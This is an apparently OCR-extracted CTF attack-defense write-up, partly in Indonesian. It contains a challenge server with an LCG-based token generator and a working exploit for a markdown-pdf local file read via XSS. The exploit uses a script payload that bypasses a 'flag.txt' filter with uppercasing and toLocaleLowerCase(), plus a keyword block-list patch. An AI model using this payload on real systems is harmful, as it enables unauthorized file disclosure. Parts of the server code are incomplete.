m = 4267738774321166375026693303590202006447685928119906506624384544530089122661922193
a = 1872159875735606573086019350365709191427276692069413859597107145760799047673904037
c = 3852523496907343703707599716820831623137858734069135383774172801943851091960152572

class LCG:
    def __init__(self, m,a,c, seed):
        self.m = m
        self.a = a
        self.c = c
        self.state = seed

    def next(self):
        self.state = (self.a * self.state + self.c) % self.m
        return self.state >> 16

class TokenGenerator:
    def __init__(self, p,g,m,a,c):
        self.p = p
        self.g = g
        self.x = random.randint(1,p)
        self.lcg = LCG(m,a,c, random.randint(1, m))
    def next(self):
        k = self.lcg.next()
        self.x = pow(self.g, k, self.p) * self.x % self.p
        return self.x

class Server:
    def __init__(self):
        self.users = {}
        self.sessions = {}
        self.token_generator = TokenGenerator(p,g,m,a,c)
        self.user = None

    def generate_token(self):
        x = self.token_generator.next()
        return hex(x)

    def register(self, username, password, is_admin=False):
        if username in self.users:
            print("[x] Username already exists")
            return
        token = self.generate_token()
        self.sessions[token] = username
        self.users[username] = {
            "username": username,
            "password": sha256(password.encode()).hexdigest(),
            "token": token,
            "is_admin": is_admin,
        }
        return token

    def get_token(self, username, password):
        if username not in self.users:
            print("[x] Invalid username")
            return
        if self.users[username]["password"] !=
sha256(password.encode()).hexdigest():
            print("[x] Invalid password")
            return

        token = self.generate_token()
```




```python
        self.sessions[token] = username
        self.users[username]["token"] = token
        return token

    def set_token(self, token):
        if token not in self.sessions:
            print("[x] Invalid token")
            return
        self.user = self.users[self.sessions[token]]
        print("Welcome, " + self.user["username"])

    def get_flag(self):
        if self.user is None:
            print("You must login first")
            return
        if not self.user["is_admin"] == True: # <-- is_admin=true??
            print("Only admin can access the flag")
            return

        print(open("/flag/flag.txt").read())

print("=" * 100)
print(f"p = {p}")
print(f"g = {g}")
print(f"m = {m}")
print(f"a = {a}")
print(f"c = {c}")
print("=" * 100)

server = Server()
server.register("admin", os.getenv("PASSWORD"), True)
server.register("john doe", "password2", False)
server.register("jane doe", "password3", False)


def menu():
    print("=" * 100)
    print("1. Register")
    print("2. Get Token")
    print("3. Set Token")
    print("4. Get flag")
    print("5. Exit")
    return int(input("choose option: "))


print("Welcome to the server!")
while True:
    choice = menu()
    if choice == 1:
        username = input("Username: ")
        password = input("Password: ")
        token = server.register(username, password)
        if token:
            print(f"Your token: {token}")
    elif choice == 2:
        username = input("Username: ")
        password = input("Password: ")
        token = server.get_token(username, password)
        if token:
            print(f"Your token: {token}")
    elif choice == 3:
        token = input("Token: ")
        server.set_token(token)
    elif choice == 4:
        server.get_flag()
    elif choice == 5:
        print("Bye!")
        break
```

Writeup Editor

Attack


Kami menemukan bahwa soal menggunakan markdown-pdf versi 11.0.0.



```
  },
  "dependencies": {
    "@uiw/react-textarea-code-editor": "^2.1.9",
    "daisyui": "^3.8.2",
    "markdown-pdf": "^11.0.0",
    "next": "latest",
    "next-connect": "^1.0.0",
    "next-remove-imports": "^1.0.12",
    "nodemon": "^3.0.1",
    "react": "latest",
    "react-dom": "latest",
    "react-hot-toast": "^2.4.1",
    "uuid": "^9.0.1"
  },
```

Depedencies ini vulnerable terhadap local file read dengan XSS
https://fluidattacks.com/advisories/relsb/

Akan tetapi, terdapat flter untuk “flag.txt”.



```
export default function handler(
  req: NextApiRequest,
  res: NextApiResponse<Data>
) {
  securityCheck([req.body], [':"code/'], ['..', 'flag.txt', '"target":"/']);

  if (req.body.code === undefined || req.body.target === "" || req.body.target === undefined) {
    return res.status(400).json({ status: 'failed', message: 'code or target cannot be empty.' });
  }
```

Disini bisa kita bypass dengan cara membuat payload LFR dengan UPPERCASE kemudian dikecilkan dengan menggunakan method **toLocaleLowerCase()**

Flag nantinya akan di-render pada file pdf. Oleh karena itu kami menggunakan **pdfgrep** untuk mengambil string yang ada pada PDF.

```
import sys
import os
from requests import get, post


try:
    os.mkdir("wu-flag")
```

```
except FileExistsError:
    pass
ip = sys.argv[1]
# ip = "10.0.0.5"
filename = ip + ".pdf"

data = {"code":"<script>// Path Disclosure\n
document.write(window.location);\n    // Arbitrary Local File Read\n
abc = \"FILE:///FLAG/FLAG.TXT\".toLocaleLowerCase()\n    xhr = new
XMLHttpRequest;\n
xhr.onload=function(){document.write((this.responseText))};\n
xhr.open(\"GET\",abc );\n    xhr.send();\n</script>","target":"code/1"}

headers = {"Content-Type": "application/json"}

att = post("http://" + ip + ":50006/api/save", json=data,
headers=headers)

getFlag = get("http://" + ip + ":50006/api/convert?source=code/1")
with open("wu-flag/" + filename, 'wb') as pdf_file:
        pdf_file.write(getFlag.content)
os.system("pdfgrep COMPFEST wu-flag/" + filename)
```

Patching
Berhubung markdown-pdf sendiri belum memiliki patch resmi, jadi kami mencoba untuk melakukan blacklist pada character2 yang digunakan untuk mengambil flag, yakni fetch, ajax, dan xhr. Patch ini kami terapkan pada file **convert.ts** dan **save.ts**

convert.ts

```
securityCheck([dataSource], [':"code/'], ['..', 'flag.txt', 'fetch',
'ajax', 'xhr']);
```

save.ts

```
ecurityCheck([req.body], [':"code/'], ['..', 'flag.txt', '"target":"/',
'fetch', 'ajax', 'xhr']);
```